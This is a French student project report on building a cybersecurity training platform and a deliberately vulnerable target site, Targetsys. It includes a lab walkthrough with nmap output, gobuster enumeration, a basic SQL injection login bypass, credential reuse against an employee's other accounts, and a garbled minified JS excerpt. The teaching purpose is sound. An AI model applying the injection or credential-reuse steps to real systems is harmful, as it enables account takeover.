


## B) Mise en place du projet web : le site support de la plateforme

La deuxième partie de l'année, de janvier à début avril, a été consacrée à la mise en place d'un site internet servant de support à la plateforme d'entraînement.

Pour des raisons de droits à l'image le site n'a pas encore été déployé, mais toute personne ayant accès au dépôt github peut l'utiliser en local s'il produit son propre fichier de variables d'environnement pour l'utilisation d'API notamment l'authentification et la database (auth0 et supabase donnent tous deux droits à un certain nombre de projets gratuits, donc l'accès au dépôt est complètement suffisant pour construire un build fonctionnel du site support).

Il s'agissait de mon premier projet web utilisant Next JS, et l'évolution de la qualité du code est remarquable. Les programmes des pages les plus anciennes sont essentiellement écrits en HTML, avec très peu de composants React, donc ils sont très longs et répétitifs d'une page à l'autre. Les pages les plus récentes sont en revanche bien plus courtes, et en maximisant l'utilisation de React et d'imports on améliore la lisibilité du code et le repérage des erreurs en terminal. Par manque de temps je n'ai pas encore pu revenir sur le code de mes premières pages pour les mettre à niveau, mais cela implique qu'il serait difficilement possible d'y ajouter directement de nouvelles fonctionnalités car la plupart des composants étant des balises javascript classiques on ne peut pas leur indiquer d'afficher des résultats conditionnels ou adaptés à la session.




L'architecture du site se divise essentiellement en quatre parties. La première se compose des pages de vitrine qui ne proposent que des interactions avec des éléments CSS tels qu'un carrousel. Elles ne traitent pas du contenu du projet, mais plutôt de ses objectifs au travers de la présentation des acteurs impliqués et de certains points de la charte de projet. Une grande importance y est donnée à la présentation, on souhaite attirer l'utilisateur pour

qu'il crée son compte et devienne véritablement client de la plateforme. Afin de réaliser ces pages dynamiques j'ai utilisé les modules mui et bootstrap de React, et j'ai également suivi les directives indiquées dans un article de design web publié par un institut de sciences cognitives américain. Les plus notables, que j'ai prises à cœur, étaient de biseauter tous les coins pour avoir des formes plus arrondies (qui seraient plus accueillantes et attractives), de maximiser l'interaction discrète avec le client pour maintenir son attention (avec des éléments changeant au passage de la souris ou à intervalles temporels réguliers) et d'uniformiser la mise en page du texte pour un style moderne et attractif (deux polices, peu de couleurs et de changement de taille d'écriture).

La page d'authentification est responsable de faire parvenir aux interfaces de programmation intermédiaires d'auth0 les entrées de l'utilisateur dans un formulaire. Le design a été légèrement adapté depuis l'interface du site officiel d'auth0, notamment pour permettre une cohérence des éléments graphiques. Afin de permettre un accès à la database sur supabase, les crédits du formulaire sont également automatiquement transmis pour créer les requêtes de la procédure d'authentification supabase.

Depuis les pages profil et formulaire l'utilisateur profite des fonctionnalités auxquelles lui donne accès son authentification : il peut personnaliser son profil et reconfirmer les informations liées à son compte. Si le développement de la plateforme de cybersécurité est poursuivi, le prochain service à ajouter serait un compteur de score pour chaque joueur dans la database, avec possibilité d'afficher certaines positions dans le classement de tous les utilisateurs (par exemple les plus proches de moi, ou les meilleurs de tous). Le modèle entité association de la base de données a été prévu dès son initialisation pour faciliter l'implémentation de ce système de scores, avec une table pour stocker les scores des utilisateurs séparément pour chaque cible disponible, même si aujourd'hui le système ne propose encore qu'une seule cible et ne nécessite donc pas un comptage des points à des fins de comparaison.



### Remplissez vos renseignements

Nom:

Pseudonyme:

Adresse Mail:

Compte vérifié:


[Retour haut de page](#)[Plateforme similaire](#)[Partenaires](#)

Enfin, depuis les pages de cours ou celles consacrées à la résolution du problème d'attaque de la cible, l'utilisateur peut étudier les principes de la cybersécurité offensive avec une séquence de modules complète pour lesquels la cible à résoudre sert de méthode d'évaluation des acquis.

### C) Production d'une cible d'entraînement

Cette évaluation se déroule en six temps, chacun étant représenté par une unique page de la plateforme support. L'ensemble de ces pages contient le même texte de mise en scène, un lien vers le site à attaquer (<https://targetsystem.vercel.app>), et un court formulaire. Ce formulaire contient une unique question à laquelle l'utilisateur doit répondre dans un composant input textuel, puis valide sa réponse par pression d'un bouton ou de la touche d'entrée. Si la réponse est inexacte, il peut réessayer autant de fois qu'il le souhaite et sa réponse ne sera pas supprimée de l'affichage lors de l'envoi du formulaire. S'il répond juste, une fenêtre d'alerte le félicite de ses progrès et un lien hypertexte apparaît pour conduire l'étudiant vers la prochaine page (la dernière page générant un lien de retour vers le profil utilisateur).

## Société **Targetsys**



The image shows a 'Sign In' form for 'Targetsys'. The form is centered on a light gray background. It has a title 'Sign In' in bold black text. Below the title, there are two input fields: 'Email' with the value 'jane@acme.com' and 'Password' which is empty. Below the password field is a link 'Forgot your password?' in green text. At the bottom of the form is a green 'Submit' button. Below the button is a link 'Don't have an account? Sign Up.' in green text.

La cible se compose de 6 pages que nous allons à présent énumérer. L'écran d'accueil est conditionné pour servir immédiatement d'outil d'authentification si l'utilisateur n'est pas connecté afin d'établir une session. Lorsque celle-ci est en cours, l'utilisateur accède aux informations sur sa



dernière connexion, et peut interagir avec deux boutons : celui de déconnexion, et celui d'accès à son profil. Cette page, en cours d'implémentation dans le scénario de cette évaluation, contient les informations de l'utilisateur, mais aussi un message des développeurs.

Les pages robots, content et OldPage ne sont pas accessibles depuis les liens hypertextes disponibles récursivement à partir de la page d'accueil du site. La première sert à l'indexation des pages par les moteurs de recherche au lieu d'un fichier robots.txt. C'est depuis celle-ci qu'on apprend l'existence des deux autres pages, que l'on peut ensuite rejoindre depuis le navigateur. OldPage contient quelques renseignements sur l'entreprise ayant déployé le site, tandis que content est une très jeune base en Front End pour implémenter les fonctionnalités d'un Dashboard sur le site. La deuxième page indique également aux utilisateurs connectés que seuls les développeurs ont pour l'instant accès aux Dashboards, et elle redirige les utilisateurs non connectés vers l'accueil. La dernière page, accessible depuis un lien hypertexte caché, ne conduit qu'à une bannière dans le cadre de l'examen de fin de cours.

Voyons comment résoudre le scénario d'attaque de la cible. La première étape est d'obtenir l'IP de la cible (même si ici cette IP n'est pas résolue) pour pouvoir réaliser un scan des versions des services de ports tcp avec nmap. On étudie ensuite la liste des ports ouverts, et on cherche ceux les moins usuels (qui ont de meilleures chances d'être vulnérables).

```
(kali@kali)-[~]
$ nmap -sV --open 76.76.21.123
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-08 09:03 EDT
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.84% done; ETC: 09:04 (0:00:00 remaining)
Nmap scan report for 76.76.21.123
Host is up (0.045s latency).
Not shown: 990 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
80/tcp    open  tcpwrapped
82/tcp    open  tcpwrapped
84/tcp    open  tcpwrapped
85/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
554/tcp   open  tcpwrapped
1723/tcp  open  tcpwrapped
5060/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.40 seconds
```

Le port 5 600 semble parfaitement adapté à une cyberattaque : il est impliqué dans le protocole sip jouant un rôle dans l'authentification des utilisateurs. Avec Metasploit on découvre que l'un des programmes auxiliaires permettrait même d'énumérer les utilisateurs inscrits dans la database. C'est la réponse à la deuxième question. Néanmoins, comme l'adresse IP n'est pas résolue, lancer l'exploit ne donnera pas de résultats puisque l'on pointe vers l'IP d'une autre plateforme bien plus sécurisée : celle de vercel.

Jouant le rôle d'un utilisateur classique pour explorer les fonctionnalités du site, on procède ensuite à créer son compte et à s'identifier. Puisque nos voies d'accès semblent très vite se fermer sans nouveaux liens hypertextes, on



utilise gobuster avec un fichier personnalisé à partir de tous les mots clés trouvés sur le site, traduits en anglais comme en français (puisque le site semble utiliser les deux langues sans autre forme de logique avec un chemin /en ou /fr dans l'URI). Très vite en utilisant de bons fichiers d'énumération on découvre content et robot, puis par l'intermédiaire de la page d'indexation OldPage qui contient une bannière et un email de contact de l'entreprise.

En inspectant la page content, on y remarque un lien hypertexte conduisant vers une autre bannière. Le contenu textuel nous indiquant que des fonctionnalités additionnelles existent sur les comptes développeurs, on souhaite rejoindre cette page depuis un compte de l'entreprise.

Puisqu'on dispose de l'adresse mail d'un individu au sein de l'entreprise, on souhaiterait usurper son compte. Après des essais infructueux avec hydra (car l'adresse IP n'est pas résolue), on essaiera une injection de SQL basique de la forme XXX " or 1 qui s'avèrera fonctionner. On collecte ainsi une nouvelle bannière en rejoignant la page content.

De plus, dans l'onglet réseau on a observé au moment de l'authentification réussie une requête POST dont le contenu du message contient le mot de passe non chiffré associé au compte. En essayant ces crédits d'authentification sur les différentes plateformes pour lesquelles on sait que l'employé est client, on gagne l'accès à sa messagerie et à son compte vercel, depuis lequel on devrait pouvoir supprimer le site ou en modifier la version opérationnelle sur une véritable cible.

Enfin, le dernier flag suit un autre procédé pour usurper l'identité des propriétaires du site : on met la main sur une variable d'environnement révélée lors d'un bloc de vérification ou de debug dans le code. La lecture de ce code implique néanmoins d'avoir déobfusqués 1 à 1 les scripts appelés depuis chaque page.

```
252:function(e,s,a){"use strict";a.r(s),a.d(s,{default:function(){return({email:o.Z().email("Invalid email").required("Required"))};var x=(),:"".concat(h.env.NEXT_PUBLIC_SUPABASE_BASE_URL));h.env.FLAG ENV VAR,ssword"}),(0,l.jsx)(c.J9,{initialValues:{email:""},validationSchema:p})(("input",s.email&&"bg-red-50"),id:"email",name:"email",placeholder:"n:Send Instructions"}))));s&&(0,l.jsx)("div",{className:"text-cenremember your password? Sign In.")}));let w=o.Ry().shape({email:o.Zstate}(null);async function t(e){let s=String(e.password);if(s.includeelse{let{error:s}=await m.Z.auth.signInWithPassword({email:e.email,pa:({email:"",password:""},validationSchema:w,onSubmit:t,children:s=>{lel&&"bg-red-50"},id:"email",name:"email",placeholder:"jane@acme.com",t:t,a.password&&t.password&&"bg-red-50"},id:"password",name:"password"},n.VIEWS.FORGOTTEN_PASSWORD),children:"Forgot your password?"),(0,l.j(className:"link w-full",type:"button",onClick:()=>e(n.VIEWS.SIGN_UP)t(setView:e)=(0,n.useAuth)(),[s,a]=(0,r.useState)(null),[t,i]=(0,r.usons."))return(0,l.jsx)("div",{className:"card",children:[(0,l.jsx)("lurn(0,l.jsx)(c.l0,{className:"column w-full",children:[(0,l.jsx)("laail?(0,l.jsx)("div",{className:"text-red-600",children:s.email});nullsa.password?(0,l.jsx)("div",{className:"text-red-600",children:s.pas(className:"text-black",children:t)}),(0,l.jsx)("button",{className:"lred"))};var b=()=>{let[e,s]=(0,r.useState)(null);async function a(e){(className:"w-full text-center",children:"Update Password"}),(0,l.jsx-ull",children:[(0,l.jsx)("label",{htmlFor:"email",children:"New Pas"})(("div",{className:"text-red-600",children:s.password});null,(0,l.jsxlet{view:s}=e,(view:a)=(0,n.useAuth)();switch(s&&(a=s),a){case n.VIEWfunction (){let{initial:e,user:s,view:a,signOut:t}=(0,n.useAuth)();re:[(0,l.jsx)("h2",{children:"Bienvenue sur Targetsys !"}),(0,l.jsx)("dNous proposons d'xe9)xe0 un service de database et d'authentificationjsx)("button",{type:"button",className:"button-inverse",onClick:t,chi n c),EVENTS:function(){return r},VIEWS:function(){return u},useAuth:fign up",FORGOTTEN_PASSWORD:"forgotten_password",MAGIC_LINK:"magic_linRouter)(),{accessToken:N,...S}=e,(0,t.useEffect)()=>{async functionn.onAuthStateChange((e,s)=>{var a;switch((null==s?void 0:s.access tokreturn())=>(null==e||e.unsubscribe()),[]);let j=(0,t.useMemo)()=>{ini e)throw Error("useAuth must be used within an AuthProvider");return e.e.0()}});
```



## Conclusion

Le travail que j'ai pu fournir toute l'année sur le projet de développement d'une plateforme d'entraînement à la cybersécurité pour l'école des Mines a été une expérience très enrichissante. En effet, je n'avais en début d'année aucune connaissance sur la cybersécurité, et très peu en matière de réseaux. Avec le développement de l'IoT je conçois maintenant que les enjeux de cybersécurité sont omniprésents, car les nombreux outils d'attaque sont efficaces contre la plupart des machines. Nul n'est complètement protégé s'il ne fait pas évoluer sa défense, et c'est pourquoi les budgets alloués à la cybersécurité sont croissants dans la plupart des entreprises, qui conçoivent que dans une ère du numérique ils sont plus exposés que jamais à cet aléa.

Toutefois, malgré l'aspect très formateur de cette expérience, j'ai pris conscience que je n'apprécierais pas travailler dans le domaine de la cybersécurité. La sensation de toujours être à court de l'outil dont on a besoin pour mener l'attaque à bien et la capacité de jugement rapide entraînée uniquement par un sur-apprentissage progressif des comportements des machines face à nos démarches semblent être deux principes moteurs de la carrière de pentester, et je reconnais ne pas vouloir m'épanouir dans un tel cadre.

Pour autant je n'exclue pas la possibilité de suivre des cours de cybersécurité d'ici la fin de mon cursus d'ingénieur. En effet, n'ayant jamais pu pratiquer la cybersécurité qu'en projet individuel, j'aimerais pouvoir juger de l'organisation du travail en équipe dans cette discipline, ainsi que des compétences que peuvent m'accorder un cadre mieux défini pour l'initiation aux outils de la cybersécurité.

# **BIBLIOGRAPHIE**

Building Your Application: Deploying | Next.js, [sans date]. [en ligne]. [Consulté le 6 juin 2023]. Disponible à l'adresse: <https://nextjs.org/docs/pages/building-your-application/deploying>

Learn how to deploy your Next.js app to production, either managed or self-hosted.

CONTRIBUTORS, Mark Otto, Jacob Thornton, and Bootstrap, [sans date]. Cards. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse:

<https://getbootstrap.com/docs/4.0/components/card/>

curl - The Art Of Scripting HTTP Requests Using Curl, [sans date]. [en ligne]. [Consulté le 7 juin 2023]. Disponible à l'adresse: <https://curl.se/docs/httpscripting.html>

Database error saving new user when using trigger w/ public.users table · Issue #563 · supabase/supabase, [sans date]. *GitHub*. [en ligne]. [Consulté le 6 juin 2023]. Disponible à l'adresse: <https://github.com/supabase/supabase/issues/563>

Bug report Describe the bug I created a public.users table, with id (uuid) and email (varchar) fields, and set up the trigger as mentioned here. This results in being unable to create a user throug...

Exercices TP-5, [sans date]. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse:

<https://moodle.iutv.univ-paris13.fr/img/sa/corrections-tp/tp-5.html#partie-5>

Formulaires – React, [sans date]. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse:

<https://fr.legacy.reactjs.org/docs/forms.html>

GOFFINET, François, 2018. Protocole de résolution de noms DNS. *cisco.goffinet.org*. [en ligne]. 1 janvier 2018. [Consulté le 5 juin 2023]. Disponible à l'adresse:

<https://cisco.goffinet.org/ccna/services-infrastructure/protocole-resolution-noms-dns/>

HARLEY, 2020. How to Brute Force Websites & Online Forms Using Hydra. *Infinite Logins*. [en ligne]. 22 février 2020. [Consulté le 5 juin 2023]. Disponible à l'adresse:

<https://infinitemlogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/>

How to add Media Downloader in Next.js ?, 2021. *GeeksforGeeks*. [en ligne].

[Consulté le 5 juin 2023]. Disponible à l'adresse: <https://www.geeksforgeeks.org/how-to-add-media-downloader-in-next-js/>

Hydra - Penetration Testing Tools, [sans date]. [en ligne]. [Consulté le 7 juin 2023]. Disponible à l'adresse: <https://en.kali.tools/?p=220>

Hydra et le bruteforce de protocoles - vos premiers pas, 2021. *Kali-linux.fr*. [en ligne].

[Consulté le 7 juin 2023]. Disponible à l'adresse: <https://www.kali-linux.fr/hacking/tutohydrabruteforce>

Hydra et le bruteforce de protocoles - vos premiers pas – hacking – Tutos et Forum de hacking et Pentest Kali Linux

Modèle TCP/IP, 2023. *FRAMEIP.COM*. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://www.frameip.com/tcpip/>

Protocole réseau | Types de protocoles de mise en réseau - ManageEngine OpManager, [sans date]. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://www.manageengine.com/fr/network-monitoring/network-protocols.html>

Qu'est-ce que le modèle OSI : définition, couches, et plus | Proofpoint FR, 2021. *Proofpoint*. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://www.proofpoint.com/fr/threat-reference/osi-model>

React Card component - Material UI, [sans date]. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://mui.com/material-ui/react-card/>

S, Edward, 2019. How to Use the Dig Command in Linux. *Hostinger Tutorials*. [en ligne]. 6 mars 2019. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://www.hostinger.com/tutorials/how-to-use-the-dig-command-in-linux/>

SHARIFI, Hamid Reza, 2023. Listing All DNS Records in a Domain Using dig | Baeldung on Linux. [en ligne]. 23 mars 2023. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://www.baeldung.com/linux/dig-listing-dns-records>

SITEADMIN, 2020. How to Port Scan a Website. *InfosecMatter*. [en ligne]. 5 février 2020. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://www.infosecmatter.com/how-to-port-scan-a-website/>

Stack Overflow - Where Developers Learn, Share, & Build Careers, [sans date]. *Stack Overflow*. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://stackoverflow.com/>

TEAM, Matt Ahlgren, WSR, 2023. Plus de 50 statistiques, tendances et faits sur la cybersécurité qui comptent pour 2023. *Website Rating*. [en ligne]. 5 juin 2023. [Consulté le 7 juin 2023]. Disponible à l'adresse: <https://www.websiterating.com/fr/research/cybersecurity-statistics-facts/>

La cybercriminalité devient une menace quotidienne pour tout le monde. Préparez-vous en vous tenant au courant des dernières statistiques de cybersécurité pour 2023

TryHackMe | Hydra, [sans date]. *TryHackMe*. [en ligne]. [Consulté le 7 juin 2023]. Disponible à l'adresse: <https://tryhackme.com/room/hydra>

Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.

Using the Traceroute (tracert) Command | Domain.com, [sans date]. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://www.domain.com/help/article/using-the-traceroute-tracert-command>

WHOIS Search, Domain Name, Website, and IP Tools - Who.is, [sans date]. [en ligne]. [Consulté le 5 juin 2023]. Disponible à l'adresse: <https://who.is/>